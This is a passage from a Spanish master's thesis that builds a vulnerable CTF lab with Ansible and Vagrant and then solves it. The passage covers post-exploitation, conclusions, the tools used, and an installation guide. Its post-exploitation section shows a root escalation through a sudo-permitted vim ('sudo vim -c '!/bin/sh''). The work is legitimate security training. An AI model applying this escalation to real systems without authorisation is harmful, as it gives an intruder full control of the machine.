Learn more about enabling ESM Apps service at https://ubuntu.com/esm

New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Aug  9 16:09:49 2025 from 192.168.1.87
david@ns1-server-1:~$
```

Figura 3.23: Ssh a la máquina víctima con el usuario David

3.3. Post-explotación y escalada de privilegios

Después de obtener acceso inicial al sistema, se da inicio a la fase de post-explotación. Esta etapa tiene como finalidad analizar el entorno local del sistema comprometido, detectar posibles configuraciones inseguras y elevar los privilegios hasta alcanzar control total como superusuario (root).

Esta fase resulta esencial para evaluar el impacto real de la intrusión, ya que un acceso limitado restringe las acciones del atacante, mientras que una escalada de privilegios exitosa permite operar con plenos permisos sobre el sistema: desde la lectura y modificación de archivos sensibles, hasta la instalación de puertas traseras o la alteración del funcionamiento de servicios críticos.

Una vez obtenido el acceso a la máquina como el usuario David, se procede a listar los privilegios sudo disponibles para dicho usuario, como se muestra en la Figura 3.24.

```
david@ns1-server-1:~$ sudo -l
Matching Defaults entries for david on ns1-server-1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User david may run the following commands on ns1-server-1:
    (ALL) NOPASSWD: /usr/bin/vim
david@ns1-server-1:~$
```

Figura 3.24: Listado de privilegios sudo del usuario David

Tal y como se observa, el usuario tiene permisos para ejecutar el editor vim con privilegios elevados. A partir de ello, se utilizará dicho editor como vector para llevar a cabo una escalada de privilegios para posteriormente hacer un tratamiento de la tty.

```
david@ns1-server-1:~$ sudo vim -c '!/bin/sh'

# whoami
root
# script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@ns1-server-1:/home/david#
```

Figura 3.25: Escalada de privilegios con vim

Capítulo 4

Conclusiones

La realización de este Trabajo de Fin de Máster ha permitido consolidar de forma práctica los conocimientos adquiridos a lo largo de los distintos módulos del Master, incorporando las distintas disciplinas de la ciberseguridad en el diseño y desarrollo de un entorno vulnerable tipo Capture The Flag (CTF), completamente automatizado y orientado a la capacitación técnica.

Se ha implementado un entorno mediante las herramientas *Ansible* y *Vagrant* que han permitido configurar un entorno de trabajo reproducible y reutilizable de forma automática.

Durante la resolución del CTF se han utilizado una metodología estructura de pentesting abordando las distintas fases de un proceso de auditoría. Este proceso ha sido eficaz para la resolución de las distintas vulnerabilidades encontradas en el CTF.

A continuación se incluyen posibles puntos de mejora en un trabajo futuro:

4.1. Puntos de mejora

- **Ampliación de vulnerabilidades:** hubiera sido interesante introducir un servidor web que tuviera otras vulnerabilidades incluidas en la guía OWASP, como el XSS (Cross-Site Scripting), SSRF (Server-Side Request Forgery) o Directory Traversal entre otros.
- **Ampliar la dificultad en algunas vulnerabilidades:** se ha desarrollado un CTF que contiene vulnerabilidades básicas, como sería el acceso anónimo FTP o la escalada de privilegios del usuario david. Dichas vulnerabilidades podrían ser sustituidas por otras de mayor complejidad aumentando la dificultad del CTF.
- **Incluir más servicios para desplegar:** se podrían haber incluido otros servicios como SMB o Kerberos para aumentar la complejidad del sistema.

Capítulo 5

Tecnología empleada

En este capítulo se van a comentar las diferentes tecnologías que se han empleado para la realización de este proyecto.

5.1. Herramientas utilizadas para desplegar la máquina

5.1.1. Ansible

Ansible es un motor open source que automatiza una gran cantidad de procesos informáticos, como la preparación de la infraestructura, la gestión de la configuración, la implementación de las aplicaciones y la organización de los sistemas.

Puede utilizarse para instalar software, automatizar tareas cotidianas, preparar elementos de infraestructura y de red, mejorar la seguridad y el cumplimiento normativo, aplicar parches a los sistemas y organizar flujos de trabajo complejos [10].

Instalación y configuración

En primer lugar para realizar la instalación de ansible se seguirá la guía de instalación descrita en su página web [Ansible installation on ubuntu](#) .

Se ejecutarán los siguientes comandos para realizar la instalación de ansible siguiendo la guía mencionada anteriormente:

Se creará una carpeta para albergar la estructura principal de ansible:

```
1 mkdir -p ansible/{inventories,group_vars,host_vars,roles,
   playbooks}
2 ansible-galaxy init roles/dns_role
3 ansible-galaxy init roles/ldap_role
4 ansible-galaxy init roles/openssh_role
5 ansible-galaxy init roles/apache_role
6 ansible-galaxy init playbooks/dns
7 ansible-galaxy init playbooks/ldap
8 ansible-galaxy init playbooks/firewall
9 ansible-galaxy init playbooks/apache
10 ansible-galaxy init playbooks/openssh
```

Figura 5.1: Configuración de los directorios de ansible

A su vez, se configurará el fichero `ansible.cfg` para indicar las rutas de los playbooks, roles y hosts, así como las distintas configuraciones de las estrategias de ansible. A continuación se detallan algunos de las configuraciones principales especificadas en el fichero *ansible.cfg*.

En la figura 5.2 se observa cómo se especifica el archivo de inventario en el fichero de configuración de Ansible. Este archivo define los hosts sobre los cuales se desplegarán los servicios indicados durante la ejecución de los playbooks. En este caso, se utiliza el fichero `/vagrant/inventories/hosts`, que contiene el único host a desplegar, `'ns1-server-1'`.

```
# (pathlist) Comma-separated list of Ansible inventory sources
#inventory=/etc/ansible/hosts
inventory=/vagrant/inventories/hosts
```

Figura 5.2: Hosts de ansible especificados en el *ansible.cfg*

En la figura 5.3 muestra cómo se define la versión de Python que Ansible utilizará para ejecutar módulos en los nodos remotos. En este ejemplo, se especifica el intérprete `/usr/bin/python3`.

```
# (string) Path to the Python interpreter to be used for module execution on remote targets
interpreter_python=/usr/bin/python3
```

Figura 5.3: Intérprete de ansible especificado en el *ansible.cfg*

En la figura 5.4 se indican las rutas en las que Ansible buscará los roles definidos. El parámetro `roles_path` permite establecer múltiples ubicaciones separadas por dos puntos, lo cual facilita la organización modular de los roles en distintos directorios.

```
# (pathspe) Colon-separated paths in which Ansible will search for Roles.  
roles_path=/vagrant/roles:./roles:../roles
```

Figura 5.4: Roles de ansible especificados en *ansible.cfg*

La figura 5.5 muestra el parámetro `strategy` especificado en el fichero `ansible.cfg`. Este parámetro determina cómo se ejecutan las tareas definidas en los playbooks sobre los distintos hosts del inventario.

```
# (string) Set the default strategy used for plays.  
strategy=linear
```

Figura 5.5: Estrategia de ansible descrita en *ansible.cfg*

Ansible permite configurar diferentes estrategias de ejecución:

- `linear` (por defecto): las tareas se ejecutan secuencialmente en todos los hosts.
- `free`: los hosts ejecutan las tareas de forma asíncrona e independiente, mejorando el rendimiento en algunos entornos.
- `host_pinned`: asegura que cada host use los mismos workers para todas las tareas, útil en contextos complejos de comunicación.

5.1.2. Vagrant

Vagrant [11] una herramienta de línea de comandos que permite construir y gestionar entornos de desarrollo virtualizados de forma reproducible y portátil. Utiliza proveedores de virtualización como VirtualBox o VMware y herramientas de configuración como Ansible, Chef o Puppet para automatizar la creación y provisión de máquinas virtuales. Está diseñada para facilitar el trabajo colaborativo y asegurar que los entornos de desarrollo sean consistentes en distintos equipos.

Instalación y configuración

En primer lugar para realizar la instalación de vagrant se seguirá la guía de instalación descrita en su página web. *Vagrant installation* Después de descargar la versión de Vagrant correspondiente a la distribución en la que se desea instalar, se procederá a configurar el fichero de despliegue, el *Vagrantfile*. En este archivo se especificarán los requisitos de la máquina virtual a desplegar, así como los pasos necesarios para su instalación y correcta configuración.

```
1 Vagrant.configure("2") do |config|
2   config.vm.box = "ubuntu/jammy64"
3   config.vm.hostname = "ns1-server-1"
4
5   config.vm.provider :virtualbox do |v|
6     v.name = "CTF"
7     v.memory = 512
8     v.cpus = 5
9   end
10
11   #This is the folder where all the files are going to be sync
12   config.vm.synced_folder "../", "/vagrant", type: "rsync"
13
14   config.vm.network "public_network", ip: "192.168.1.86", bridge: "Realtek PCIe GBE Family
      Controller"
15
16   config.vm.provision "shell", inline: <<-SHELL
17     apt-get update
18     apt-get install -y software-properties-common
19     add-apt-repository --yes --update ppa:ansible/ansible
20     apt-get install -y ansible
21   SHELL
22
23
24   config.vm.provision "ansible_local" do |ansible|
25     ansible.inventory_path = "/vagrant/inventories/hosts"
26     #ansible.verbose = 'vvv'
27     ansible.playbook = "/vagrant/playbooks/deployment.yml"
28     ansible.become = true
29     ansible.limit = 'all' # to avoid --limit="default on ansible command
30   end
31
32 end
```

Figura 5.6: *Vagrantfile* máquina CTF

Se realizan los siguientes pasos:

- **Configuración de Vagrant (versión 2):** Se define que se usará la sintaxis de configuración de Vagrant en su versión 2.
- **Imagen base del sistema operativo:** Se utilizará como base una máquina virtual con Ubuntu 22.04 (ubuntu/jammy64), una distribución moderna y estable de Ubuntu.
- **Nombre del host:** La máquina virtual se llamará 'ns1-server-1' dentro del sistema.
- **Recursos de la máquina (proveedor VirtualBox):**
 - Nombre de la máquina en VirtualBox: CTF.
 - Memoria RAM asignada: 512 MB.
 - Número de CPUs: 5.
- **Sincronización de carpetas:** Se sincroniza la carpeta del proyecto actual ("../") con la ruta /vagrant dentro de la máquina virtual, utilizando el método rsync. Esto permite compartir archivos entre el host y la máquina virtual.
- **Configuración de red:** Se establece una dirección IP fija (192.168.1.86) y se configura la red en modo puente utilizando la interfaz física Realtek PCIe GBE Family Controller del host.

- **Provisión con `shell` (instalación de paquetes):** Al arrancar la máquina, se ejecutan los siguientes comandos:
 - Actualización de la lista de paquetes (`apt-get update`).
 - Instalación del paquete `software-properties-common`.
 - Adición del repositorio de Ansible.
 - Instalación de Ansible.
- **Provisión con Ansible en modo local:**
 - Se especifica el archivo de inventario en `/vagrant/inventories/hosts`.
 - Se ejecuta el *playbook* `/vagrant/playbooks/deployment.yml`.
 - Se habilita el uso de privilegios de superusuario (`become: true`).
 - Se define que se aplicará a todos los hosts definidos en el inventario (`limit = 'all'`).

Con esta configuración obtenemos una máquina configurada con los servicios descritos en el *playbook* `deployment.yml`.

5.2. Otras herramientas

5.2.1. Git

Git [12] es un software de control de versiones de código abierto y gratuito. Inicialmente fue planeado para trabajar con varios desarrolladores en el núcleo de Linux. Se trata de un rastreador de contenido que se usa principalmente para almacenar código. Git posee un sistema de control de versiones para que varios desarrolladores puedan trabajar en paralelo sobre la misma aplicación permitiéndoles revertir y regresar a una versión anterior de su código

Esta herramienta se ha utilizado para trabajar en un repositorio donde almacenar las distintas versiones del CTF.

5.2.2. Overleaf

Overleaf [13] es una herramienta de publicación y redacción colaborativa en línea que hace más eficiente el proceso de redacción, edición y publicación de documentos.

Overleaf ofrece un editor $\text{L}^{\text{A}}\text{T}_{\text{E}}\text{X}$ fácil de usar, con posibilidad de colaboración en tiempo real y una vista previa cargada automáticamente en segundo plano a medida que escribe.

Ha sido utilizado, junto con el libro $\text{B}^{\text{A}}\text{S}_{\text{T}}\text{X}$ [14] de $\text{L}^{\text{A}}\text{T}_{\text{E}}\text{X}$, para la creación de la documentación relativa al proyecto.

5.2.3. Visual Studio Code

Visual Studio Code [15] es un editor de código gratuito y de código abierto desarrollado por Microsoft. Posee soporte para la depuración, control integrado de Git, resaltado de sintaxis, finalización inteligente de código, fragmentos y refactorización de código. Es altamente personalizable ya que admite la instalación de distintas extensiones, cambios de temas, atajos de teclado y/o preferencias.

Esta herramienta se ha utilizado para configurar los distintos playbooks y tareas de ansible para el correcto despliegue de la máquina así como para acceder a la máquina virtual mediante la terminal de visual.

5.2.4. Nmap

Nmap [16] es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales. Nmap utiliza paquetes IP «crudos» («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como docenas de otras características.

Esta herramienta ha sido utilizada para realizar escaneos de red sobre la máquina víctima, para determinar los puertos abiertos de dicha máquina.

5.2.5. Virtual Box

VirtualBox [17] es un software de virtualización de código abierto desarrollado originalmente por Innotek, y actualmente mantenido por Oracle Corporation. Se trata de un hipervisor de tipo 2, lo que significa que se ejecuta sobre un sistema operativo anfitrión (host) y permite crear, gestionar y ejecutar uno o varios sistemas operativos invitados (guests) de forma aislada, dentro de máquinas virtuales.

Esta herramienta ha sido utilizada para alojar tanto la máquina atacante como la máquina víctima, permitiendo simular un entorno *CTF*.

5.2.6. FFUZ

FFUZ [18] (Fast Web Fuzzer) es una herramienta de código abierto desarrollada en el lenguaje Go, diseñada para realizar pruebas de fuzzing sobre aplicaciones web. Su principal objetivo es ayudar en tareas de descubrimiento y enumeración de recursos mediante la inserción automatizada de entradas variables en las solicitudes HTTP.

A diferencia de herramientas tradicionales como dirb o wfuzz, ffuf destaca por su alto rendimiento, flexibilidad en la configuración de peticiones, y una sintaxis intuitiva que facilita su integración en procesos de pentesting y automatización de pruebas de seguridad.

Esta herramienta ha sido utilizada para realizar un descubrimiento de rutas del servicio HTTP.

Bibliografía

- [1] ansible. <https://docs.ansible.com/>. 2025.
- [2] grupocastilla. <https://www.grupocastilla.es/ansible/>. 2025.
- [3] Ubuntu. <https://releases.ubuntu.com/jammy/>. 2025.
- [4] bind9. <https://bind9.readthedocs.io/en/v9.18.14/chapter1.html>. 2025.
- [5] RedHat. <https://www.redhat.com/es/topics/security/what-is-ldap-authentication>. 2025.
- [6] Ubuntu. <https://documentation.ubuntu.com/server/how-to/security/openssh-server/>. 2025.
- [7] OpenAI ChatGPT. Definición de flask proporcionada por chatgpt. <https://chat.openai.com>, 2025. Consulta realizada el 30 de julio de 2025.
- [8] Ubuntu Server. <https://documentation.ubuntu.com/server/how-to/networking/ftp/>. 2025.
- [9] Cloudflare. <https://www.cloudflare.com/es-es/learning/bots/what-is-robots-txt/>. 2025.
- [10] RedHat. <https://www.redhat.com/es/topics/automation/learning-ansible-tutorial>. 2025.
- [11] Vagrant. <https://developer.hashicorp.com/vagrant/docs>. 2025.
- [12] Git. <https://git-scm.com/>. 2025.
- [13] Overleaf. <https://es.overleaf.com/>. 2025.
- [14] David Pacios Izquierdo. <https://www.ucm.es/data/cont/docs/1346-2019-04-12-BaSix%20LaTeX%20ba%CC%81sico%20con%20ejercicios%20resueltos27.pdf>. 2025.
- [15] Visual Studio Code. <https://code.visualstudio.com/>. 2025.
- [16] Nmap. <https://nmap.org/man/es/index.html>. 2025.
- [17] OpenAI ChatGPT. Definición de virtualbox proporcionada por chatgpt. <https://chat.openai.com>, 2025. Consulta realizada el 10 de Agosto de 2025.
- [18] OpenAI ChatGPT. Definición de ffuz proporcionada por chatgpt. <https://chat.openai.com>, 2025. Consulta realizada el 30 de julio de 2025.

Parte B

Anexos

Anexo I

Guía de instalación

Para realizar la instalación y posterior resolución del *CTF* en primer lugar se tiene que descargar el proyecto de *Github* que aloja el código de instalación y configuración. Para ello se ejecutara el comando 1.7.

```
1 git clone https://github.com/david10923/Master.git
```

Figura 1.7: Git clone del repo

Desde la carpeta *TFM/ansible/ansible*, estará disponible todo el contenido para instalar y configurar tanto la máquina atacante como la máquina CTF.

Para utilizar Vagrant para levantar y configurar tanto la máquina atacante como la máquina CTF hay que instalar dicha herramienta como se indica en <https://developer.hashicorp.com/vagrant/docs/installation>.

A su vez es necesario instalar VirtualBox como se indica en <https://www.virtualbox.org/wiki/Downloads>, ya que se utilizará como hipervisor para alojar y ejecutar las máquinas virtuales que forman parte del entorno CTF. Esta herramienta permite virtualizar sistemas operativos de forma aislada sobre el sistema anfitrión, facilitando así la creación, gestión y prueba de entornos controlados sin afectar la máquina física principal. Su uso resulta fundamental para simular tanto la máquina atacante como la máquina víctima en un laboratorio reproducible y seguro.

Para levantar tanto la máquina *CTF* como la máquina *attacker* tan solo será necesario realizar el comando indicado en 1.8 desde la carpeta *TFM/ansible/ansible/CTF-machine*. De esta manera la máquina *CTF* quedará configurada con ansible y la máquina atacante será accesible localmente ejecutando el comando indicado en la figura 1.9.

```
1 vagrant up
```

Figura 1.8: vagrant up

```
1 vagrant ssh
```

Figura 1.9: vagrant ssh

“Todo lo que tenemos que decidir es qué
hacer con el tiempo que se nos da”
Gandalf

David Fernández Alejo

Lunes 30 de mayo de 2025

Ult. actualización 10 de agosto de 2025

LaTeX lic. LPPL & powered by **TEFLON** CC-BY-NC-ND

Esta obra está bajo una licencia Creative Commons
“Atribución-NoComercial-SinDerivadas 3.0 No portada”.

